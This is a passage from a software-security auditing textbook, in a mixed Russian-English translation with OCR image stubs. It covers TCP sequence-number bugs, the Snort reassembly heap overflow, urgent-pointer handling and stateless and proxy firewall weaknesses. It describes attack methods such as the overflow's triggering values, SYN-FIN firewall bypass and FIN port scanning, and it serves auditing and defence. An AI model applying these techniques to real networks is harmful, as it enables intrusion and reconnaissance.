Например, допустим, у вас TCP window, начинающееся с `0xffffffff0`, с size `0x1000`. Это означает, что data с sequence numbers между `0xffffffff0` и `0xffffffff` находятся within window, как и data с sequence numbers между `0x0` и `0xff0`. Такая flexibility обеспечивается следующими macros:

```
#define SEQ_LT(a,b)  ((int)((a)-(b)) < 0)
#define SEQ_LEQ(a,b) ((int)((a)-(b)) <= 0)
#define SEQ_GT(a,b)  ((int)((a)-(b)) > 0)
#define SEQ_GEQ(a,b) ((int)((a)-(b)) >= 0)
```

Стоит потратить минуту на изучение того, как эти macros work around corner cases. В основном они измеряют absolute value distance между двумя sequence numbers. В общем случае, если вы видите код, который operates on sequence numbers без similar type macro, стоит насторожиться. Следующий раздел описывает пример.

Snort Reassembly Vulnerability

Bruce Leidl, Juan Pablo Martinez Kuhn и Alejandro David Weil из CORE Security Technologies опубликовали remotely exploitable heap overflow в TCP stream reassembly Snort, возникший из-за improper handling sequence numbers (www.coresecurity.com/common/showdoc.php?idxseccion=10&idx=313). Чтобы понять этот код, нужен небольшой background о relevant structures, используемых Snort для представления TCP connections и incoming TCP packets. Incoming TCP segment представлен в structure `StreamPacketData`, имеющей следующий prototype:

```
typedef struct _StreamPacketData {
    ubi_trNode Node;
    u_int8_t *pkt;
    u_int8_t *payload;
    SnortPktHeader pkth;
    u_int32_t seq_num;
    u_int16_t payload_size;
    u_int16_t pkt_size;
    u_int32_t cksum;
    u_int8_t chuck;  /* mark the spd for chucking if it's
                      * been reassembled */
} StreamPacketData;
```

Fields, relevant for this attack, - sequence number, stored в member `seq_num`, и size segment, stored в `payload_size`. Snort stream reassembly preprocessor имеет еще одну structure для представления state information о current stream:

```
typedef struct _Stream {
    ... members cut out for brevity ...

    u_int32_t current_seq;  /* current sequence number */
    u_int32_t base_seq;     /* base seq num for this packet set */
    u_int32_t last_ack;     /* last segment ack'd */
    u_int16_t win_size;     /* window size */
    u_int32_t next_seq;     /* next sequence we expect to see -
                             * used on reassemble */

    ... more members here ...
} Stream;
```

Structure `Stream` имеет, среди прочего, member `base_seq`, указывающий starting sequence number части TCP stream, которая анализируется, и member `last_ack`, указывающий last acknowledgement number, с которым, как было видно, ответил peer.

Теперь о vulnerability. Следующий код используется для copying data из TCP packet, который был acknowledged peer. Все variables имеют type unsigned int, за исключением `offset`, который является int. Incoming packets представлены structure `StreamPacketData`, на которую указывает

`spd`, и связаны со structure `Stream`, на которую указывает `s`. При входе в этот код packet contents copied в 64K reassembly buffer при выполнении certain conditions. Обратите внимание, что до выполнения этого кода reassembly buffer гарантированно как минимум такого же размера, как block data, который нужно analyze; этот размер определяется как `(s->last_ack - s->base_seq)`.

В следующем коде есть checks, убеждающиеся, что incoming packet находится within reassembly window: sequence number должен быть between `s->base_seq` и `s->last_ack`:

```
/*
 * don't reassemble if we're before the start sequence
 * number or after the last ack'd byte
 */
if (spd->seq_num < s->base_seq || spd->seq_num > s->last_ack) {
    DEBUG_WRAP(DebugMessage(DEBUG_STREAM,
        "not reassembling because"
        " we're (%u) before isn(%u) "
        " or after last_ack(%u)\n",
        spd->seq_num, s->base_seq, s->last_ack););
    return;
}
```

Затем снова выполняется check, чтобы убедиться, что sequence number находится past `base_seq`. Она также убеждается, что sequence number greater than or equal to next expected sequence number in stream. Одна final check verifies, что sequence number плюс payload size меньше last acknowledged sequence number.

```
/* if it's in bounds... */
if (spd->seq_num >= s->base_seq &&
    spd->seq_num >= s->next_seq &&
    (spd->seq_num + spd->payload_size) <= s->last_ack) {
```

Если все эти checks проходят, data portion inspected packet добавляется в reassembly buffer для later analysis:

```
offset = spd->seq_num - s->base_seq;
s->next_seq = spd->seq_num + spd->payload_size;
memcpy(buf + offset, spd->payload, spd->payload_size);
```

Vulnerability в этом коде возникает из-за того, что authors использовали unsigned ints для хранения sequence numbers. Attack, описанная CORE в advisory, состояла из sequence packets, заставляющей код выполняться со следующими values:

```
s->base_seq      = 0xffff0023
s->next_seq      = 0xffff0024
s->last_ack      = 0xffffffff
spd->seq_num     = 0xffffffff
spd->payload_size = 0xf00
```

Если проследить код с этими values, можно увидеть, что compromised следующая check:

```
(spd->seq_num + spd->payload_size) <= s->last_ack)
```

`seq_num` - unsigned int со значением `0xffffffff`, а `spd->payload_size` - unsigned int со значением `0xf00`. Сложение этих двух values дает `0xeff`, что значительно ниже значения `last_ack`, равного `0xffffffff`. Поэтому `memcpy()` в итоге copies data за конец reassembly buffer, позволяя attacker remotely exploit process.

Sequence Number Boundary Condition

Стоит указать nuance signed comparisons sequence numbers. Предположим, вы используете следующий macro для сравнения двух sequence numbers:

```
#define SEQ_LT(a,b) ((int)((a)-(b)) < 0)
```

Использование macro вроде этого дает интересное behavior при работе с cases рядом с integer boundary conditions, например sequence numbers 0 и `0x7fffffff`. В этом случае `SEQ_LT(0, 0x7fffffff)` evaluates to `(0-0x7fffffff)`, или `0x80000001`. Это меньше 0, поэтому result таков: sequence number 0 меньше `0x7fffffff`.

Теперь сравним sequence numbers 0 и `0x80000000`. `SEQ_LT(0,0x80000000)` evaluates to `(0-0x80000000)`, или `0x80000000`. Это меньше 0, поэтому result таков: sequence number 0 меньше `0x80000000`.

Теперь сравним 0 и `0x80000001`. `SEQ_LT(0,0x80000001)` evaluates to `(0-0x80000001)`, или `7fffffff`. Это больше 0, поэтому оказывается, что sequence number 0 больше sequence number `0x80000001`.

В основном, если два sequence numbers находятся на расстоянии 2GB друг от друга, они лежат на boundary, который сообщает arithmetic, какой sequence number идет первым в stream. Помните об этой boundary при аудите кода, работающего с sequence numbers, поскольку она может создать opportunity для incorrect evaluation TCP streams.

Window Scale Option

TCP option window scale позволяет peer указать shift value, применяемое к window size. Этот option может позволить very large TCP windows. Maximum window size равен `0xFFFF`, а maximum window scale value равен 14, что дает возможный window size `0x3FFFC000`, или примерно 1GB.

Как упоминалось, sequence number comparison boundary находится в 2GB point of inflection. Maximum window scale value 14 выбран carefully, чтобы prevent windows from growing large enough, where possible to cross boundary during normal processing data within window. Главное следствие: если вы встречаете implementation, которая honors window scale 15 или выше, очень вероятно, что reassembly code в TCP stack can be exploited.

URG Pointer Processing

TCP предоставляет mechanism для отправки некоторого out-of-band (OOB) data в любой момент data exchange. "Out of band" означает ancillary data, которые не являются частью regular data stream. Идея в том, что application может использовать этот mechanism, чтобы signal некоторую exception с accompanying data, которые peer может receive и handle immediately без необходимости dig through data stream и generally interrupt traffic flow. RFC 793 (www.ietf.org/rfc/rfc0793.txt?number=793) формулирует это так:

Цель urgent mechanism TCP - позволить sending user побудить receiving user принять urgent data и позволить receiving TCP сообщить receiving user, когда все known urgent data, имеющиеся на текущий момент, были получены user.

TCP header имеет 16-bit urgent pointer, который игнорируется, если flag URG не установлен. Когда flag установлен, urgent pointer интерпретируется как 16-bit offset от sequence number в TCP packet внутрь data stream, где urgent data заканчиваются. При аудите urgent pointer processing code следует учитывать potential mistakes, рассмотренные в следующих разделах.

Handling Pointers Into Other Packets

Urgent pointer указывает на offset в stream, начиная с sequence number, указанного в packet header. Совершенно legal, чтобы urgent pointer указывал на offset, который не delivered в packet, где flag URG set. То есть urgent pointer offset может иметь value 1000, но packet имеет длину только 500 bytes. Код, работающий с этой ситуацией, может столкнуться с двумя potential problem areas:

• **Пренебрежение проверкой, что pointer находится within bounds current packet.** Такое behavior может вызвать много trouble, потому что код читает out-of-bounds memory и пытается deliver ее application через этот TCP connection. Хуже того, после extracting urgent data from stream, если код copies over urgent data trailing stream data, effectively removing urgent data from buffer, likely result - integer underflow conditions и memory corruption.
• **Recognizing, что pointer указывает за конец packet, и попытка handle it.** Такое behavior корректно, но в нем легко ошибиться. Проблема urgent pointers, указывающих на future packets, осложняется тем, что subsequent arriving packets могут overlap место, где urgent data exists in stream, или subsequent arriving packets тоже могут иметь flag URG set, создавая series urgent bytes в close proximity.

Handling 0-Offset Urgent Pointers

Urgent pointer указывает на first byte in stream following urgent data, поэтому перед urgent pointer в stream должен существовать как минимум один byte; иначе urgent data не было бы. Следовательно, urgent pointer 0 invalid. При review кода, работающего с urgent pointers, уделите время проверке, корректно ли urgent pointer 0 flagged as error. Многие implementations не validate этот pointer sufficiently, и в результате могут save byte before beginning urgent pointer или corrupt memory при попытке remove urgent data from stream.

Simultaneous Open

Есть менее известный способ initiating TCP connection. При simultaneous open оба peers одновременно отправляют SYN packet с mirrored source и destination ports. Затем оба отправляют SYN-ACK packet, и connection established.

С точки зрения endpoint, предположим, что вы отправляете SYN с port 12345 на port 4242. Вместо receiving SYN-ACK packet вы получаете SYN packet с port 4242 на port 12345. Internally вы переходите из state `SYN_SENT` в `SYN_RCVD` и отправляете SYN-ACK packet. Peer отправляет вам SYN-ACK packet, acknowledging ваш SYN, и в этот момент connection можно считать established. Помните об этом initiation process при аудите TCP code, поскольку его, скорее всего, overlooked или omitted.

Summary

IP stacks - complex subsystems, которые трудно понять, не говоря уже о поиске vulnerabilities в них. Reviewers нужно in-depth understanding множества protocols, составляющих TCP/IP protocol suite, и awareness corner cases в этих protocols. Эта глава представила major players в packet-handling code для большей части ordinary Internet traffic. Вы рассмотрели typical problems, которые встретятся в каждом protocol, и увидели examples из real-world IP-handling code.

Глава 15. Firewalls

"Firewalls - это барьеры между 'нами' и 'ими' при произвольных значениях 'их'."

Steve Bellovin

Введение

Если достаточно хорошо поискать, firewalling technology можно найти в довольно неожиданных местах. Firewalls давно присутствуют на рынке и эволюционировали до такой степени, что встречаются во множестве permutations. Большинство corporations и large organizations используют дорогие commercial firewalls, работающие на dedicated server software или network appliances. Firewall code можно найти в embedded devices, таких как enterprise routers и недорогие home networking devices. Несколько free firewalls включены в разные operating systems, или их можно купить как часть desktop security suites. Самый свежий enterprise trend состоит в том, что firewalls и network intrusion detection system (NIDS) technologies объединяются в unified network intrusion prevention system (NIPS) appliances.

Примечание

Возможно, вы думаете, что тонны complex и subtle protocol parsing и modeling code - ровно то, чего не хочется видеть в critical core security device. Не волнуйтесь: это всего лишь потому, что вы жертва устаревшей perimeter-centric vulnerability paradigm. Как сказал Obi-Wan Kenobi: "Это не те дроиды, которых вы ищете".

Эта глава сосредоточена на security review IP firewall code, встретите ли вы его в Windows desktop application или в коде Cisco PIX. К счастью, есть всего несколько basic design и implementation security issues, с которыми должен справляться каждый TCP/IP-aware firewall независимо от form factor. Невозможно стать firewall expert за одну главу, но можно достаточно исследовать problem domain, чтобы хорошо понимать, как подходить к review.

Вы начнете с рассмотрения basic design и technology behind firewalls, а затем сосредоточитесь на specific design и implementation vulnerabilities и problem areas в core networking protocols. Обратите внимание, что это обсуждение сильно опирается на материал об IP, TCP и UDP из главы 14, "Network Protocols".

Overview Of Firewalls

Базовая цель firewall - служить chokepoint между двумя наборами networked computers. Network administrators могут определить firewall security policy, enforced для всего traffic, пытающегося пройти через этот chokepoint. Эта security policy обычно состоит из набора rules, указывающих, какой traffic allowed, а какой forbidden. Например, у network administrator может быть policy вроде следующей:

1. Host `1.2.3.4` может говорить с `5.5.5.5`.
2. User Jim на host `1.2.3.10` может говорить с `5.5.5.6`.
3. Любой host может connect к host `5.5.5.4` через TCP port 80.
4. Hosts в network `5.5.5.0/24` могут говорить с любым host.
5. UDP packets от host `1.2.3.15` с source port 53 могут идти к host `5.5.5.5` port 53.


6. Весь остальной traffic denied.

Firewall отвечает за enforcement этой policy на traffic, проходящем через него. Firewalls могут строиться на разных core technologies, так же как они могут интегрироваться в computer networks разными способами. Например, firewall может быть chunk of code в Ethernet card, chunk of code в kernel module или device driver на desktop machine, device, bridges Ethernet segments в network, device, routes между несколькими IP subnets, или multihomed device, соединяющее networks с application proxies.

Proxy Versus Packet Filters


Есть два базовых technical approaches к firewall design, хотя line между ними с годами размылась. **Packet-filtering firewall** работает с network data на довольно low level, похоже на то, как IP router подходит к network data. Каждый inbound IP packet снимается с network и обрабатывается firewall, который использует разные algorithms, чтобы handle it и определить, valid он, invalid или его нужно set aside для future processing. Packets, permitted firewall, могут быть routed к другому interface или handed off IP stack OS firewall machine; см. рисунок 15-1.

Рисунок 15-1. Packet-filtering data flow



Proxy firewall использует full TCP/IP stack firewall machine как часть processing chain. TCP connection фактически создается от client к firewall host, a userland application program отвечает за accepting that connection, validating it against security policy и создание outgoing connection к end host. Затем эта program сидит в loop и relays data туда и обратно между двумя connections, потенциально validating или modifying attributes этих data по мере прохождения; см. рисунок 15-2.

Рисунок 15-2. Proxy firewall data flow



Straw Men

В ранние дни firewalls packet filtering и proxies были двумя фундаментально разными approaches, и их respective practitioners часто долго спорили, какая technique лучше. Хотя сегодня это distinction почти false dichotomy, trade-offs между двумя approaches summarized here.

Proxy technology обычно считается более secure, потому что функционирует на application layer, а не как bridge или router. Proxy technology uniquely well positioned для analysis, normalization и intrusion detection data, проходящих через firewall, потому что получает доступ к data через socket-style interface, удобную normalizing focal point. К сожалению, commercially available application proxies так и не реализовали этот architectural advantage полностью через extensive protocol-level analysis.

Packet filters считались architecturally less secure, потому что их lower-level approach теоретически prone to vulnerabilities, возникающим из-за недостатка contextual knowledge о network data. Однако packet-filtering technology может очень хорошо scale и быть installed nonintrusively благодаря comparative transparency. Оба advantages со временем были realized на рынке.

Если измерять victory коммерческим успехом, packet-filtering firewalls победили. Однако distinction между ними стало более academic, потому что обе product lines эволюционировали навстречу друг другу.

Можно утверждать, что market выбрал packet-filtering approach, поэтому proxy-based firewalls не получили таких же resources для evolution. Тем не менее proxy firewalls adopted несколько features packet-based firewalls. Конкретно proxy firewalls, такие как NAI Gauntlet, могут hand a connection over to packet-filtering-style layer 3 packet-routing mechanism в kernel. Они также могут использовать kernel extensions, чтобы сделать proxy transparent: он intercepts connections по мере прохождения через machine, silently brings them up through network stack и proxies them.

В complementary fashion packet-filtering firewalls adopted technologies, обычно ассоциируемые с proxy-based firewalls. С самого начала многие packet-filtering firewalls incorporated application proxies для нескольких key protocols. Многие commercial enterprise firewalls теперь имеют **layer 7 inspection**, также известную как "deep-inspection" или "application intelligence". Чтобы выполнять такую inspection application layer data, им нужно implement enough TCP stack в firewall kernel, чтобы иметь reasonable picture contents TCP stream. По сути они simulate части host machine kernel, которыми proxy-based firewalls implicitly пользовались; однако при этом они, вероятно, делают довольно много shortcuts, к лучшему или худшему.

Attack Surface

Firewall software эволюционировало больше десятилетия, и современные firewall systems могут быть large и complex distributed networked applications. Поскольку firewalls часто представляют front line enterprise perimeter, важно ascertain attack surface firewall solution. Любой code, handles data from potentially untrusted sources, стоит review; в firewall solution этот code может варьироваться от обычных networked socket-based applications до high-speed kernel-level networking code.

Firewall solution для local host machine может не иметь большой exposed attack surface: возможно, только code, который handles network packets и evaluates them against rule base. Однако enterprise solution, вероятно, exposes services external users и outside world, включая virtual private network (VPN) protocols, authentication servers, networking и encapsulation protocol services, а также internal management interfaces.

Некоторые notable vulnerabilities были найдены в straightforward application-layer services, являющихся частью enterprise firewall solutions. Например, proxy-based firewall Gauntlet страдал от buffer overflows как минимум в двух exposed services. Mark Dowd, один из authors этой книги, вместе с Neel Mehta из ISS X-Force обнаружили multiple preauthentication vulnerabilities в VPN functionality Firewall-1, а Thomas Lopatic, world-class researcher, нашел multiple weaknesses в Firewall-1 intramodule authentication algorithms (www.monkey.org/~dugsong/talks/blackhat.pdf). Весьма вероятно, что в exposed auxiliary services commercial firewall solutions еще ждут обнаружения другие vulnerabilities.

Proxy Firewalls

Proxy firewalls обычно состоят из довольно straightforward networking code. Скорее всего, у вас уже есть большинство skills, необходимых для аудита proxies, поскольку они проще, чем corresponding server или client для protocol.

Есть некоторый overlap: packet-filtering firewalls commonly include proxies для некоторых application protocols, например FTP. Аналогично, многие proxy-based firewalls include lower-level components с некоторыми desirable properties packet-filtering firewalls, такими как transparent bidirectional interception traffic или fast path routing approved connections.

При аудите proxy firewalls нужно сосредоточиться на тех же kinds of issues, которые встречаются при аудите network servers. Конкретно numeric issues, buffer overflows, format strings и похожие implementation-level bugs, скорее всего, проявятся в parsers для complex network protocols. Кроме того, нужно убедиться, что firewall делает clear distinction между internal и external users или tracks authorized users. Любой mechanism, с помощью которого external user может leverage proxy для reaching internal network, очевидно, является major risk exposure.

Gauntlet, возможно, был самым известным proxy-based firewall для enterprise customers. В прошлом у него было несколько security vulnerabilities, представлявших собой straightforward implementation errors в exposed proxies. Один notable issue - buffer overflow в daemon smapd/CSMAP, discovered Jim Stickley из Garrison Technologies и archived по адресу www.securityfocus.com/bid/3290. Еще один buffer overflow был disclosed в Gauntlet в add-on software CyberPatrol примерно в то же время, archived по адресу www.securityfocus.com/bid/1234.

Другой пример proxy firewall vulnerability - старая проблема с product Wingate. Это software было простой system для sharing network connection между несколькими computers в home LAN. Раньше в default configuration у него был TELNET proxy, exposed to outside world. Через этот proxy anonymous attackers могли использовать Wingate machines, чтобы bounce their TCP connections и obscure their true source IP address.

Packet-Filtering Firewalls

Stateless Versus Stateful Design

Есть два basic designs packet-filtering firewalls. Самый straightforward design - **stateless packet filter**, который не tracks connections и network data, с которыми работает. Stateless firewall смотрит на каждый packet in isolation и делает policy decision solely на основе data in that packet. Stateless firewalls можно настроить так, чтобы они предоставляли reasonable level of security, и они довольно simple to implement. Stateless firewalls часто встречаются в routers и simple home networking devices, а также в older software firewalls, таких как ipchains.

Stateful packet filters, напротив, track connections и другую information о network data, которые они process. Stateful firewall обычно имеет одну или несколько data structures, известных как **state tables**, где он records information о monitored network connections. Эти firewalls в целом могут обеспечивать tighter level of security on a network, хотя они более complex in design and implementation. Stateful packet filters встречаются во многих open-source firewall solutions и образуют basic technology за многими enterprise firewall solutions.

Stateless Firewalls

Stateless firewalls, хотя и straightforward in design, имеют несколько fundamental problems, проявляющихся при использовании в real-world networks.

TCP

Stateless firewalls не maintain state information о TCP connections, поэтому они должны использовать simple set of rules для filtering TCP packets. В общем случае stateless firewalls ищут packets, содержащие connection initiation requests, то есть packets с установленным SYN flag. Во многих cases они применяют network policy rules к этим SYN packets и более или менее пропускают большинство других TCP packets без blocking. Этот method на практике достаточно хорошо работает во многих cases, но может иметь серьезные security implications.

Рассмотрим sample configuration stateless firewall с использованием старого Linux firewall ipchains. Допустим, вы хотите разрешить себе connect out куда угодно, но не разрешать никому connect in к вашим services. Следующая configuration должна сработать:

```
ipchains -A input -p TCP ! -y -j ACCEPT
ipchains -P input DENY
```

Первая строка говорит firewall разрешить все inbound TCP packets, у которых не установлен SYN flag, что указано через `! -y`. Вторая строка говорит firewall просто drop everything else inbound. Код, определяющий, проходит ли packet test `-y`, довольно прост и основан на contents variable `tcpsyn`. Следующий code sets value `tcpsyn` на основе TCP header packet:

```
/*
 * Connection initilisation can only
 * be made when the syn bit is set and
 * neither of the ack or reset is
 * set.
 */
if (tcp->syn && !(tcp->ack || tcp->rst))
    tcpsyn = 1;
```

Если variable `tcpsyn` установлена в 1, packet passes `-y` test, и firewall treats packet как connection initiation packet. Поэтому любой packet с установленным SYN flag и cleared ACK/RST flags считается connection packet.

Scanning

Есть несколько techniques для gathering information from host путем отправки TCP packets с varying degrees of sanity. Одна noteworthy technique - FIN scanning, метод port scanning, documented Uriel Maimon в *Phrack* 49, Article 15. Для некоторых IP stacks, если отправить FIN packet на closed port, IP stack sends back RST packet. Если отправить FIN packet на open port, IP stack ничего не sends back. Поэтому FIN packets можно использовать для scanning ports machine, чтобы определить, какие open, а какие closed.

Поскольку FIN и RST packets more or less required для normal operation TCP, stateless firewall часто вынужден пропускать их. Если firewall не performs outbound filtering, он может быть немного more restrictive, но обычно он passes these packets through, чтобы разрешить TCP responses. Поэтому FIN port-scanning commonly works through stateless packet filter. Attackers могут ascertain еще больше information о hosts behind network, например OS type и version, отправляя specially crafted packets.

Ambiguity With TCP SYNs

Stateless firewalls должны enforce rules on TCP connection initiation. Обычно это enforcing выполняется через handshake с участием TCP packet с установленным SYN flag, который довольно просто intercept и process. Однако certain IP stacks принимают разные permutations SYN flag при

setting up TCP connections, и эти permutations могут приводить к exposures в stateless packet filters.

Многие TCP/IP stacks initiate connection, если packet с установленными SYN и FIN отправлен вместо straightforward SYN packet. Если stateless packet filter не интерпретирует этот packet как connection initiation, он может дать attackers easy way bypass firewall. Они могут просто modify their traffic, отправляя SYN-FIN вместо SYN, и stateless firewall может pass it along unfiltered.

Paul Starzetz опубликовал excellent write-up этой проблемы в Bugtraq mailing list, archived по адресу http://archives.neohapsis.com/archives/bugtraq/2002-10/0266.html. Краткое резюме:

• **Linux** - accepts любую combination TCP flags, когда SYN set и ACK clear.
• **Solaris** - SYN-FIN accepted как equivalent to SYN.
• **FreeBSD** - accepts combinations, где SYN set, а RST и ACK cleared.
• **Windows** - accepts combinations, где SYN set, а RST и ACK cleared.

Ходили слухи, что эта vulnerability затрагивала multiple firewalls over the years, включая Cisco IOS и даже early versions Firewall-1. С учетом этого еще раз посмотрим на ipchains code для recognizing connection initiation packets:

```
/*
 * Connection initilisation can only
 * be made when the syn bit is set and
 * neither of the ack or reset is
 * set.
 */
if (tcp->syn && !(tcp->ack || tcp->rst))
    tcpsyn = 1;
```

Видно, что packet с SYN-FIN set прошел бы через firewall. Также видно, что согласно analysis Starzetz SYN-FIN packet считается connection initiation packet для Linux hosts, а значит, кто-то мог бы пройти через ipchains firewall.


UDP

User Datagram Protocol (UDP) connections являются проблемой для stateless firewalls. В TCP конкретный packet представляет connection initiation: SYN packet. В UDP, однако, такого packet нет. Эта issue обычно проявляется, когда administrators пытаются punch DNS protocol through firewall.

Допустим, вы хотите сделать rule, allowing client computer во internal network говорить с DNS server outside firewall. Вы сказали бы firewall разрешить UDP packets от этого host, с source ports 1024-65535, destined to destination host `1.2.3.4` on destination port 53. Это rule работает нормально, но что происходит, когда DNS server responds? Чтобы allow response, нужно rule, позволяющее UDP packets from source port 53 to destination ports 1024-65535.

Проблема с allowing those UDP packets состоит в том, что attackers могли бы говорить с любым UDP service на port между 1024 и 65535, пока они используют source port 53. На этих high ports в большинстве operating systems есть интересные UDP daemons, причем RPC functionality обычно easiest target. Этот risk можно mitigate host configuration и network design, но это fundamental limitation stateless packet filtering technology. Рисунок 15-3 summarizes sample attack такого рода.

Рисунок 15-3. UDP source port 53 attack for stateless firewalls



Understanding FTP

File Transfer Protocol (FTP) - ubiquitous Internet protocol для transferring files between machines. Это old protocol с несколькими strange characteristics, делающими его particularly troublesome для firewalls. Эти idiosyncrasies привели к нескольким security exposures, но перед тем как углубиться в них, кратко рассмотрим, как работает FTP.

FTP - довольно straightforward line-based protocol, работающий over TCP. FTP client создает connection к port 21 FTP server, и это connection известно как control connection. User issues commands через это TCP connection; commands включают tasks вроде logging in, listing files, downloading и uploading files. Однако когда data transferred over FTP, things get a little tricky. Actual files и directory listings не отправляются через control connection. Вместо этого они отправляются через отдельное новое TCP connection, известное как data connection. Есть два main mechanisms для establishing this data connection: active FTP и passive FTP.

В **active FTP** client сообщает server, куда connect для transfer data, используя command PORT. Чтобы увидеть, как это работает, пройдем simple FTP transaction. Предположим, IP address client - `1.2.3.4`. Код отформатирован для readability, причем client traffic выделен смыслом команд, чтобы отличать его от data server. Также предположим, что каждая line ends in carriage return/line feed (CRLF).

```
220 Welcome to the FTP server!
USER ftp
331 Guest login ok, send ident as password.
PASS bob@neohapsis.com
230 Guest login ok, access restrictions apply.
```

До этого момента вся communication шла через control connection. Теперь client хочет retrieve file через active FTP. Первый step - указать, куда server должен connect:

```
PORT 1,2,3,4,128,10
200 PORT command successful. Consider using PASV.
```

Этот response сообщает server, что для следующего data connection он должен connect к client IP `1.2.3.4` on port 32778, где 32778 равно `128 * 256 + 10`. Теперь client initiates transfer:

```
RETR file.txt
150 Opening BINARY mode data connection for file.txt (42 bytes).
```

Затем server создает TCP connection к address и port, полученным в command PORT. Это TCP connection имеет special source port 20. Оно sends file contents через это connection и затем closes it. После завершения file transfer server sends transfer complete message over control channel:

```
226 Transfer complete.
```

Видно, что active FTP требует, чтобы server мог connect back to client, что может быть проблемой в networks, использующих firewalls или network address translation (NAT). Passive model немного проще firewall, поэтому обычно он enabled.

Теперь посмотрим, как user transferred file с использованием **passive FTP**. Вместо отправки PORT command client issues PASV command. Server затем сообщает client, куда connect для data

connection:

```
PASV
227 Entering Passive Mode (50,100,200,80,220,120)
```

Server сообщает client, куда connect для следующего data transfer. IP address server - `50.100.200.80`, а port, accepting data connection, - 56440, где 56440 равно `220 * 256 + 120`. Затем client создает TCP connection перед отправкой этой command on control channel:

```
RETR file.txt
150 Opening ASCII mode data connection for directory listing.
```

Server sends file over data connection, а затем sends следующее message over control channel, когда finished:


```
226 Transfer complete.
```

Вот и все nuts and bolts FTP.

FTP

